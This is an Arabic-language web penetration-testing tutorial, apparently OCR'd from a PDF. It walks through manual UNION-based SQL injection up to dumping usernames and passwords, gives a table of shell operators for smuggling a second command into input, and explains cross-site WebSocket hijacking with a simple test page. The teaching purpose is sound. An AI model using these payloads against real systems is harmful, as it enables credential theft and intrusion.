


الخطأ دا من الاخطاء اللي قليل ما هتلاحظها عموما يعني
المهم لو شكيت ان هنا فيه SQLiمن هنا تبدا عمليه تخمين اعداد الاعمده اللي في قاعده البيانات
عن طريق
"order by" command.



من الاخر انت هنا بتحاول تخمن عدد الاعمده عن طريق انك تبعت وتسأل السيرفر هل عندك عمود واحد ؟ هنا هيرد هو ويقولك ايوه وبعدها تقوله هل عندك عمودين ؟
هو هيرد ويقولك ايوه وبعدها تسأله هل عندك 3اعمده ؟ وساعتها هيجيلك خطأ من قاعده البيانات و لذلك انت تعرف ان جدول قاعده البيانات فيه بس عمودين اتنين

' order by <Number here>--



زي ما انت شايف هنا لما كتبنا البايلود اللي حصل انا السيرفر رد بدون اي اخطاء مع ذلك ان الامر اللي كتبناه صح واحنا كتبنا هنا عموين بص علي الـ urlكدا
طيب ايه اللي هيحصل لما نكتب رقم مش صح زي مثلا 3او 4او 5او اي رقم مش صح




هيظهر كدا علي طول

من هنا عرفنا ان فيه عمودين ايه الخطوه التانيه ؟
هو انك تبدأ تشوف انهي في العمودين دول بيشيل او بيعرض text
طيب هفهمك دلوقتي بص كدا هنا :
' union select NULL,NULL--

عن طريق الـ union selectممكن انك تعرف انهي فيهم هيـ retrieveبيانات من قاعده البيانات
طيب فيه اصلا بعض قواعد البيانات هتجيبلك errorلو نوع بيانات العمود اصلا غلط
لهذا السبب احنا بنقوم باستخدام "NULL"واللي هيكون افتراضي بقا في اي كان نوع البيانات ايه
لما احنا توقعنا انه فيه عمودين يعني تتوقع برضه انه هيكون فيه اتنين NULLلانك مش عارف نوع ال بيانات ايه برضه لسه
دلوقتي بقا مرحله اننا نعرف انهي فيهم اللي بيعرض بيانات للشاشه
علشان نقدر نعمل كدا ممكن نستبدل العمود المختار بـ Stringهنجرب نرجع نص من العمود الاول مره وبعد كدا العمود التاني مره بعد كدا الاتنين وهنشوف امتا هيجي لينا ايرور وساعتها هتعرف انهي فيهم اللي مش بيرجع بيانات
' union select NULL,'VULNERABLE'--

زي ما انت شايف احنا جينا في العمود التاني وكتبنا نص ايا كان ايه هو تشيل كلمه NULLوتحط الـ ' ' وبينهم اي نص
وبعد كدا بقا تشوق في الـ Responseهل رجعلك اللي انت كتبته ؟ سواء في الـ burpاو في الصفحه عادي يعني




زي ما انت واخد بالك كلمه VULNERABLE رجعت لينا ف ساعتها مبروك انت كدا عرفت انهي فيهم ب يرجع بيانات من نوع String

وكدا عندنا عمود مصاب نبدأ نرجع منه بيانات من الـ Backend Database

طيب المرحله التانيه دي هنفكر في ايه ؟
اكيد هنفكر في اننا محتاجين نرجع اسماء الجداول اللي في قاعده البيانات الحاليه
فيه قاعده بيانات اسمها "information_schema" وهي قاعده بيانات افتراضيه بتحتوي علي معلومات عن اسماء الجداول او اسماء الاعمده او اي حاجه في قاعده البيانات
طيب في قاعده البيانات دي موجود جدول اسمه "table" و هذا الجدول بيحتوي علي عمود اسمه "table_name".
نقدر اننا نستفيد من المعلومات دي علشان نطلع كل جدول موجود في قاعده البيانات
لو انت سرحت .. المثال دا هيفهمك اكتر :


```
' union select NULL, table_name from information_schema.tables--
```



زي ما انت شايف هنا طلع جداول كتير منهم جدول اسمه users
الخطوه اللي بعد كدا هو انك تعرف اسماء الاعمده بتاعه الجداول دي وهنستخدم قاعده البيانات اللي هي "information_schema" علشان نعمل كدا

```
' union select NULL, column_name from information_schema.columns
where table_name = '<Table Name Here>'--
```

يبقا انت عرفت اسماء الجداول اول مره بعدين استخدمت اسم جدول معين واخدته علشان تعرف ايه ال لي موجوده في الجدول دا
او بمعني اصح ايه اسماء الاعمده اللي في الجدول اللي احنا طلعناه من شويه




زي ما انت شايف جابلي حاجتين الاولي وهي passwordوالتانيه وهي username
دول اسماء الاعمده اللي موجوده في الجدول اللي اسمه users

ايه الخطوه اللي بعد كدا ؟

هو اننا نسحب البيانات اللي في الاعمده دي عن طريق ايه ؟
هنا الكاتب استخدم الـ
“concat()” function

' union select NULL, concat(<Column Name>,':',<Column Name 2>) from <Table Name>--

تقدر تبحث في جوجل دلوقتي عن استخدامها ايه في قواعد البيانات وهيجيلك اجابات كتير



لازم عليك تتعلم ازاي تستغل الـ sqliيدوياً
مع ان اغلب الناس بيستخدموا ادوات بس مش بيكونوا فاهمين ايه اللي بيحصل بالظبط لكن انت

دلوقتي فاهم تقدر تحط ادوات معاك في الشغل بتاعك وتركز اكتر يدويا
يعني لو لقيت endpointمصابه ساعتها علي طول روح علي اسرع اداه واسهلهم وهي Sqlmap


https://github.com/sqlmapproject/sqlmap

COMMAND INJECTION


من الثغرات اللي قلما تلاقيها بس عموما يعني الكاتب لقي كام ابلكيشن كدا متبهدلين فعلا وكانو مصابين يعني بيها طيب الهاكرز يقدروا انهم يعلوا صلاحيتهم من خلال انهم يحصلوا علي RCE
في بعض الاحيان بعض التطبيقات هتاخد منك اللي انت كتبته وتمرره من خلال argumentلاداه علي command line
ودي دايما ما بتكون فكره سيئه جدا يعني ولازم الديفيلوبر يتجنبها طيب بالاعتماد علي نظام التشغيل ن
قدر اننا نستخدم تكنيكات متعدده علشان نـ executeالاوامر دي
ونوصل لـ RCE

Command	Example	OS	Description
&	echo “hi” & echo “bye”	Windows & Linux	Runs the first command then the second command
&&	echo “hi” && echo “bye”	Windows & Linux	Runs the second command only if the first command was successful

|	echo “hi” | echo “bye”	Windows & Linux	Pipe the first commands output into the second command
||	echo “hi” || echo “bye”	Windows & Linux	Runs the second command only if the first command fails.
;	echo “hi”; echo “bye”	Linux	Run the first command then the second command.
`Command`	echo “hi ` echo “bye”`”	Linux	Run second command inside first command. Note those are back tics NOT single quotes
$(Command)	echo “hi $(echo”bye”)”	Linux	Run second command inside first command.



يعني مثلا لو انت توقعت ان فيه تطبيق مصاب ساعتها هنا تقدر تجرب التكنيكات اللي فاتت دي مثال :



هنا قام الكاتب بحقن الامر دا "echo hi"والمهم ان الامر دا استلم ليه رد زي ما انت شايف
ودا مؤشر كويس جدا ان التطبيق بيقبل اوامر
طيب بالنسبه للـ Blind command injectionدا بيبقا صعب جدا لانك مش شايف او من الصعب انك تتحدد

مع الـ blind command injectionانت تقدر انك تستخدم "echo"والامر دا تختبر بيه الثغره برضه ممكن تعمل pingواو انك تجرب تعمل dnslookupواو انك تعمل http requestعلي الـmachine
الفكره انها ثغره قديمه بس ميمنعش انك ممكن تلاقيها في بعض الابلكيشنز


CROSS SITE WEB SOCKET HIJACKING (CSWSH)

قبل ما ابدا في شرح الثغره لازم تفهم الاول يعني ايه Websockt خلينا نفهم ايه استخدامها ؟ طبعا علشان يحصل اتصال بينك وبين اي لعبه اونلاين او اي لايف شات او اي مكالمه فيديو مثلا الخ.. حاجه بتطلب اتصال دائم بينك وبين السيرفر اول باول يعني من الاخر.. لازم تبقا فاهم ايه اللي بيحصل وهنا بيحصل requestو طبعا بيرجعلك response من الـ server


ودا باختصار عن طريق الـ websocket

شرح احسن :

https://www.aqweeb.com/2019/05/websocket.html



المثال دا بيوضحلك شات بين اتنين ف الفكره هنا ان ممكن لو الـ endpointدي مصابه فساعتها الـ userلو دخل علي الصفحه اللي الـ Attackerعاملها
ساعتها الـ Attackerيقدر يستغل الـ cookiesبتاعه الـuser
ويبعت من خلالها ريكوستات ف هنا ممكن الـ attackerيحصل علي ثغرات اخري زي مثلا
XSS , SQLI , RCE , etc
طيب الكلام دا مش بيفكرك بحاجه ؟
ايوه ثغره CSRFعلشان تحصل لازم يبقا user مسجل في الموقع وبعدها انت بتدخل علي رابط بتاع الـ Attacker
ومن هنا الـ Attackerيقوم بشغله
طيب خلينا ناخد المثال اللي فوق دا
هنا علشان يحصل الثغره لازم اولا تفحص الـترافيك اللى في المكان دا عن طريق انك تفتح الـ burpزي كدا :



طيب هنا اغلب الناس تعرف الـ http historyبس وانهم ازاي يفحصوا الترافيك بتاعه ولكن الناس مش عارفه موضوع الـ web socket او بتتجاهل الجزء دا


المهم ازاي تدور علي الثغره دي ؟

اولا لازم انت كـ Attackerتبقا مسجل في الموقع زيك زي الـ user

وبعد كدا تفتح tabجديده علي نفس المتصفح ومن ثم تقوم بعمل web socket connection.

طيب في المثال دا اللي حصل هنا انه اتصل علي التطبيق بتاع الـ live chat

طيب هنا من الاخر بقا لو الـ endpointدي مصابه ساعتها انت هتكون قادر علي انك تعمل الـ web socket connection. ولكن باستخدام الـكوكيز بتاعه الـ userأللي دخل علي صفحتك اللي انت عاملها



تقدر تذاكر للثغره عن طريق : Portswigger

https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking

وهنا ممكن تشوف الكود بتاع الـ : POC

```
<!DOCTYPE html>
<meta charset="utf-8" />
<title>WebSocket Test</title>
<script language="JavaScript" type="text/JavaScript">

var wsUri = "wss://echo.websocket.org/";
var output;

function init()
{
```

```
  output = document.getElementById("output");
  testWebSocket();
}

function testWebSocket()
{
  websocket = new WebSocket(wsUri);
  websocket.onopen = function(evt) { onOpen(evt) };
  websocket.onclose = function(evt) { onClose(evt) };
  websocket.onmessage = function(evt) { onMessage(evt) };
  websocket.onerror = function(evt) { onError(evt) };
}

function onOpen(evt)
{
  writeToScreen("CONNECTED");
  doSend("WebSocket rocks");
}

function onClose(evt)
{
  writeToScreen("DISCONNECTED");
}

function onMessage(evt)
{
  writeToScreen('<span style="color: blue;">RESPONSE: ' + evt.data+'</span>');
  websocket.close();
}

function onError(evt)
{
  writeToScreen('<span style="color: red;">ERROR:</span> ' + evt.data);
}
```

```
function doSend(message)
{
  writeToScreen("SENT: " + message);
  websocket.send(message);
}

function writeToScreen(message)
{
  var pre = document.createElement("p");
  pre.style.wordWrap = "break-word";
  pre.innerHTML = message;
  output.appendChild(pre);
}

window.addEventListener("load", init, false);

</script>

<h2>WebSocket Test</h2>

<div id="output"></div>
```

زي ما قولتلك انك ممكن تقدر تحصل علي RCEمن خلال الثغره دي وانا برضه سايبلك مصادر ليها فوق تذاكرها منها

الي هنا اكون قد انتهيت .. فان اصبت فمن الله وان اخطأت فمن الشيطان

استودعكم الله الذي لا تضيع ودائعه

لا تنسونا بصالح من الدعاء

@AhmedKaramany

https://twitter.com/k4r4m4ny

@MuhammedMagdy

https://twitter.com/0xmagdy